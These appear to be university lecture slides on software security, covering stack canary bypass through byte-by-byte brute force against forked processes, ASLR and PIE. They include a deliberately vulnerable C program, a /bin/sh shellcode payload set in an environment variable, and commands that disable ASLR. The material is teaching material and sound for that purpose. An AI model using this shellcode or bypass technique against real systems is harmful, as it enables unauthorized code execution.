CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Norton 218

Time: Monday, 5:00 PM - 7:50 PM

Course Evaluation

Begins: 10/3/2021
Ends: 10/10/2021

If 90% of student submit the evaluation, all of the class will get **8** bonus points.
41 students.

We reached 86%.

Midterm Written Exam and CTF

10/18/2021 in class.

30 mins written exam and 2.5 hours CTF.

This Class

1. Stack-based buffer overflow defense
2. Shellcode development
3. Format string vulnerability

Bypass Canary

-fstack-protector

Bypass Canary

1. Read the canary from the stack due to some information leakage vulnerabilities, e.g. format string
2. Brute force. 32-bit version. Least significant is 0, so there are 256^3 combinations = 16,777,216

If it take 1 second to guess once, it will take at most 194 days to guess the canary

Bypass Canary - Apps using fork()


1. Canary is generated when the process is created
2. A child process will not generate a new canary
3. So, we do not need to guess 3 bytes canary at the same time. Instead, we guess one byte a time. At most 256*3 = 768 trials.

code/bypasscanary

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

char g_buffer[200] = {0};
int g_read = 0;

int vulfoo()
{
        char buf[40];
        FILE *fp;

        while (1)
        {
                fp = fopen("exploit", "r");
                if (fp)
                        break;}

        usleep(500 * 1000);
        g_read = 0;
        memset(g_buffer, 0, 200);
        g_read = fread(g_buffer, 1, 70, fp);
        printf("Child reads %d bytes. Guessed canary is %x.\n",
g_read, *((int*)(&g_buffer[40])));
```

```
        memcpy(buf, g_buffer, g_read);

        fclose(fp);
        remove("exploit");
        return 0;
}

int main(int argc, char *argv[])
{
        while(1)
        {
                if (fork() == 0)
                {
                        //child
                        printf("Child pid: %d\n", getpid());
                        vulfoo();
                        printf("I pity the fool!\n");
                        exit(0);
                }
                else
                {
                        //parent
                        int status;
                        printf("Parent pid: %d\n", getpid());
                        waitpid(-1, &status, 0);
                }
        }
}
```

bc



Canary: 0x??????00

Demo

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

1. Assume ASLR is disable.
2. To make things easier, we put the shellcode in env variable.
3. Write a script to guess the canary byte by byte.
4. Send the full exploit to the program

```
export SCODE=$(python -c "print '\x90'*500 + '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'")
```

2019 IEEE Symposium on Security and Privacy

SoK: Shining Light on Shadow Stacks

Nathan Burow
Purdue University

Xinping Zhang
Purdue University

Mathias Payer
EPFL

Abstract—**Control-Flow Hijacking attacks are the dominant attack vector against C/C++ programs. Control-Flow Integrity (CFI) solutions mitigate these attacks on the forward edge, i.e., indirect calls through function pointers and virtual calls. Protecting the backward edge is left to stack canaries, which are easily bypassed through information leaks. Shadow Stacks are a fully precise mechanism for protecting backwards edges, and should be deployed with CFI mitigations.**

We present a comprehensive analysis of all possible shadow stack mechanisms along three axes: performance, compatibility, and security. For performance comparisons we use SPEC CPU2006, while security and compatibility are qualitatively analyzed. Based on our study, we renew calls for a shadow stack design that leverages a dedicated register, resulting in low performance overhead, and minimal memory overhead, but sacrifices compatibility. We present case studies of our implementation of such a design, Shadesmar, on Phoronix and Apache to demonstrate the feasibility of dedicating a general purpose register to a security monitor on modern architectures, and Shadesmar's deployability. Our comprehensive analysis, including detailed case studies for our novel design, allows compiler designers and practitioners to select the correct shadow stack design for different usage scenarios.

(ROP) [10], [11], [12], are a significant problem in practice, and will only increase in frequency. In the last year, Google's Project Zero has published exploits against Android libraries, trusted execution environments, and Windows device drivers [13], [14], [15], [16], [17]. These exploits use arbitrary write primitives to overwrite return addresses, leading to privilege escalation in the form of arbitrary execution in user space or root privileges. The widespread adoption of CFI increases the difficulty for attacks on forward edge code pointers. Consequently, attackers will increasingly focus on the easier target, backward edges.

C / C++ applications are fundamentally vulnerable to ROP style attacks for two reasons: (i) the languages provide neither memory nor type safety, and (ii) the implementation of the call-return abstraction relies on storing values in writeable memory. In the absence of memory or type safety, an attacker may corrupt *any* memory location that is writeable. Consider, for the sake of exposition, x86_64 machine code where the call-return abstraction is implemented by pushing the address

Defense-4:
Address Space Layout Randomization
(ASLR)

ASLR History

2001 - Linux PaX patch
2003 - OpenBSD
2005 - Linux 2.6.12 user-space
2007 - Windows Vista kernel and user-space
2011 - iOS 5 user-space
2011 - Android 4.0 ICS user-space
2012 - OS X 10.8 kernel-space
2012 - iOS 6 kernel-space
2014 - Linux 3.14 kernel-space

Not supported well in embedded devices.

Address Space Layout Randomization (ASLR)

Attackers need to know which address to control (jump/overwrite)

- Stack - shellcode
- Library - system()


Defense: let’s randomize it!

- Attackers do not know where to jump...


Position Independent Executable (PIE)

Position-independent code (PIC) or position-independent executable (PIE) is a body of machine code that executes properly regardless of its absolute address.


Process Address Space in General




Traditional Process Address Space - Static Program




Traditional Process Address Space - Static Program w/shared Libs



ASLR Process Address Space - w/o PIE



ASLR Process Address Space - PIE



code/aslr1

```
int k = 50;
int l;
char *p = "hello world";

int add(int a, int b)
{
	int i = 10;
	i = a + b;
	printf("The address of i is %p\n", &i);

	return i;
}

int sub(int d, int c)
{
	int j = 20;
	j = d - c;
	printf("The address of j is %p\n", &j);

	return j;
}

int compute(int a, int b, int c)
{
	return sub(add(a, b), c) * k;
}
```

```
int main(int argc, char *argv[])
{
	printf("===== Libc function addresses =====\n");
	printf("The address of printf is %p\n", printf);
	printf("The address of memcpy is %p\n", memcpy);
	printf("The distance between printf and memcpy is %x\n", (int)printf - (int)memcpy);
	printf("The address of system is %p\n", system);
	printf("The distance between printf and system is %x\n", (int)printf - (int)system);
	printf("===== Module function addresses =====\n");
	printf("The address of main is %p\n", main);
	printf("The address of add is %p\n", add);
	printf("The distance between main and add is %x\n", (int)main - (int)add);
	printf("The address of sub is %p\n", sub);
	printf("The distance between main and sub is %x\n", (int)main - (int)sub);
	printf("The address of compute is %p\n", compute);
	printf("The distance between main and compute is %x\n", (int)main - (int)compute);

	printf("===== Global initialized variable addresses =====\n");
	printf("The address of k is %p\n", &k);
	printf("The address of p is %p\n", p);
	printf("The distance between k and p is %x\n", (int)&k - (int)p);

	printf("===== Global uninitialized variable addresses =====\n");
	printf("The address of l is %p\n", &l);
	printf("The distance between k and l is %x\n", (int)&k - (int)l);

	printf("===== Local variable addresses =====\n");
	return compute(9, 6, 4);
}
```

Check the symbols

nm | sort

```
00001000 t _init
000010c0 T _start
00001100 T __x86.get_pc_thunk.bx
00001110 t deregister_tm_clones
00001150 t register_tm_clones
000011a0 t __do_global_dtors_aux
000011f0 t frame_dummy
000011f9 T __x86.get_pc_thunk.dx
000011fd T add
00001261 T sub
000012c3 T compute
00001307 T main
0000158d T __x86.get_pc_thunk.ax
000015a0 T __libc_csu_init
00001610 T __libc_csu_fini
00001615 T __x86.get_pc_thunk.bp
00001620 T __stack_chk_fail_local
00001638 T _fini
00002000 R _fp_hw
00002004 R _IO_stdin_used
00002358 r __GNU_EH_FRAME_HDR
0000258c r __FRAME_END__
00003ec8 d __frame_dummy_init_array_entry
00003ec8 d __init_array_start
00003ecc d __do_global_dtors_aux_fini_array_entry
00003ecc d __init_array_end
00003ed0 d _DYNAMIC
00003fc8 d _GLOBAL_OFFSET_TABLE_
00004000 D __data_start
00004000 W data_start
00004004 D __dso_handle
00004008 D k
0000400c D p
00004010 B __bss_start
00004010 b completed.7621
00004010 D _edata
00004010 D __TMC_END__
00004014 B l
00004018 B _end
         U __libc_start_main@@GLIBC_2.0
         U memcpy@@GLIBC_2.0
         U printf@@GLIBC_2.0
         U puts@@GLIBC_2.0
         U __stack_chk_fail@@GLIBC_2.4
         U system@@GLIBC_2.0
         w __cxa_finalize@@GLIBC_2.1.3
         w __gmon_start__
         w _ITM_deregisterTMCloneTable
         w _ITM_registerTMCloneTable
```

```
0000000000001000 t _init
0000000000001090 T _start
00000000000010c0 t deregister_tm_clones
00000000000010f0 t register_tm_clones
0000000000001130 t __do_global_dtors_aux
0000000000001170 t frame_dummy
0000000000001179 T add
00000000000011dd T sub
000000000000123f T compute
000000000000127c T main
00000000000014f0 T __libc_csu_init
0000000000001560 T __libc_csu_fini
0000000000001568 T _fini
0000000000002000 R _IO_stdin_used
0000000000002378 r __GNU_EH_FRAME_HDR
000000000000253c r __FRAME_END__
0000000000003d98 d __frame_dummy_init_array_entry
0000000000003d98 d __init_array_start
0000000000003da0 d __do_global_dtors_aux_fini_array_entry
0000000000003da0 d __init_array_end
0000000000003da8 d _DYNAMIC
0000000000003f98 d _GLOBAL_OFFSET_TABLE_
0000000000004000 D __data_start
0000000000004000 W data_start
0000000000004008 D __dso_handle
0000000000004010 D k
0000000000004018 D p
0000000000004020 B __bss_start
0000000000004020 b completed.8059
0000000000004020 D _edata
0000000000004020 D __TMC_END__
0000000000004024 B l
0000000000004028 B _end
                 U __libc_start_main@@GLIBC_2.2.5
                 U memcpy@@GLIBC_2.14
                 U printf@@GLIBC_2.2.5
                 U puts@@GLIBC_2.2.5
                 U __stack_chk_fail@@GLIBC_2.4
                 U system@@GLIBC_2.2.5
                 w __cxa_finalize@@GLIBC_2.2.5
                 w __gmon_start__
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
```

Position Independent Executable (PIE)

```
0x56556214 in add ()
gdb-peda$ disassemble
Dump of assembler code for function add:
   0x565561dd <+0>:     endbr32
   0x565561e1 <+4>:     push   ebp
   0x565561e2 <+5>:     mov    ebp,esp
   0x565561e4 <+7>:     push   ebx
   0x565561e5 <+8>:     sub    esp,0x14
   0x565561e8 <+11>:    call   0x56556533 <__x86.get_pc_thunk.ax>
   0x565561ed <+16>:    add    eax,0x2ddf
   0x565561f2 <+21>:    mov    DWORD PTR [ebp-0xc],0xa
   0x565561f9 <+28>:    mov    ecx,DWORD PTR [ebp+0x8]
   0x565561fc <+31>:    mov    edx,DWORD PTR [ebp+0xc]
   0x565561ff <+34>:    add    edx,ecx
   0x56556201 <+36>:    mov    DWORD PTR [ebp-0xc],edx
   0x56556204 <+39>:    sub    esp,0x8
   0x56556207 <+42>:    lea    edx,[ebp-0xc]
   0x5655620a <+45>:    push   edx
   0x5655620b <+46>:    lea    edx,[eax-0x1fb8]
   0x56556211 <+52>:    push   edx
   0x56556212 <+53>:    mov    ebx,eax
=> 0x56556214 <+55>:    call   0x56556060 <printf@plt>
   0x56556219 <+60>:    add    esp,0x10
   0x5655621c <+63>:    mov    eax,DWORD PTR [ebp-0xc]
   0x5655621f <+66>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x56556222 <+69>:    leave
   0x56556223 <+70>:    ret
```

x86 Instruction Set Reference

CALL

Call Procedure

Opcode	Mnemonic	Description
`E8 cw`	`CALL rel16`	Call near, relative, displacement relative to next instruction
`E8 cd`	`CALL rel32`	Call near, relative, displacement relative to next instruction
`FF /2`	`CALL r/m16`	Call near, absolute indirect, address given in r/m16
`FF /2`	`CALL r/m32`	Call near, absolute indirect, address given in r/m32
`9A cd`	`CALL ptr16:16`	Call far, absolute, address given in operand
`9A cp`	`CALL ptr16:32`	Call far, absolute, address given in operand
`FF /3`	`CALL m16:16`	Call far, absolute indirect, address given in m16:16
`FF /3`	`CALL m16:32`	Call far, absolute indirect, address given in m16:32

Description

Saves procedure linking information on the stack and branches to the procedure (called procedure) specified with the destination (target) operand. The target operand specifies the address of the first instruction in the called procedure. This operand can be an immediate value, a generalpurpose register, or a memory location.

This instruction can be used to execute four different types of calls:

Near call
A call to a procedure within the current code segment (the segment currently pointed to by the CS register), sometimes referred to as an intrasegment call.
Far call
A call to a procedure located in a different segment than the current code segment, sometimes referred to as an intersegment call.
Inter-privilege-level far call
A far call to a procedure in a segment at a different privilege level than that of the currently executing program or procedure.
Task switch
A call to a procedure located in a different task.

The latter two call types (inter-privilege-level call and task switch) can only be executed in protected mode. See the section titled "Calling Procedures Using Call and RET" in Chapter 6 of the IA-32 Intel Architecture Software Developer's Manual, Volume 1, for additional information on near, far, and inter-privilege-level calls. See Chapter 6, Task Management, in the IA-32 Intel Architecture Software Developer's Manual, Volume 3, for information on performing task switches with the CALL instruction.

Near Call

PIE Overhead

- <1% in 64 bit

Access all strings via relative address from current %rip
lea 0x23423(%rip), %rdi

- ~3% in 32 bit

Cannot address using %eip
Call __86.get_pc_thunk.xx functions

Temporarily enable and disable ASLR

Disable:

echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

Enable:
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space

ASLR Enabled; PIE; 32 bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/aslr1$ ./aslr1
===== Libc function addresses =====
The address of printf is 0xf7d57340
The address of memcpy is 0xf7e55d00
The distance between printf and memcpy is fff01640
The address of system is 0xf7d48830
The distance between printf and system is eb10
===== Module function addresses =====
The address of main is 0x565a32ad
The address of add is 0x565a31dd
The distance between main and add is d0
The address of sub is 0x565a3224
The distance between main and sub is 89
The address of compute is 0x565a3269
The distance between main and compute is 44
The distance between main and printf is 5e84bf6d
The distance between main and memcpy is 5e74d5ad
===== Global initialized variable addresses =====
The address of k is 0x565a6008
The address of p is 0x565a4008
The distance between k and p is 2000
The distance between k and main is 2d5b
The distance between k and memcpy is 5e750308
===== Global uninitialized variable addresses =====
The address of l is 0x565a6014
The distance between k and l is 565a6008
===== Local variable addresses =====
The address of i is 0xfff270bc
The address of j is 0xfff270bc
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/aslr1$ ./aslr1
===== Libc function addresses =====
The address of printf is 0xf7ded340
The address of memcpy is 0xf7eebd00
The distance between printf and memcpy is fff01640
The address of system is 0xf7dde830
The distance between printf and system is eb10
===== Module function addresses =====
The address of main is 0x565892ad
The address of add is 0x565891dd
The distance between main and add is d0
The address of sub is 0x56589224
The distance between main and sub is 89
The address of compute is 0x56589269
The distance between main and compute is 44
The distance between main and printf is 5e79bf6d
The distance between main and memcpy is 5e69d5ad
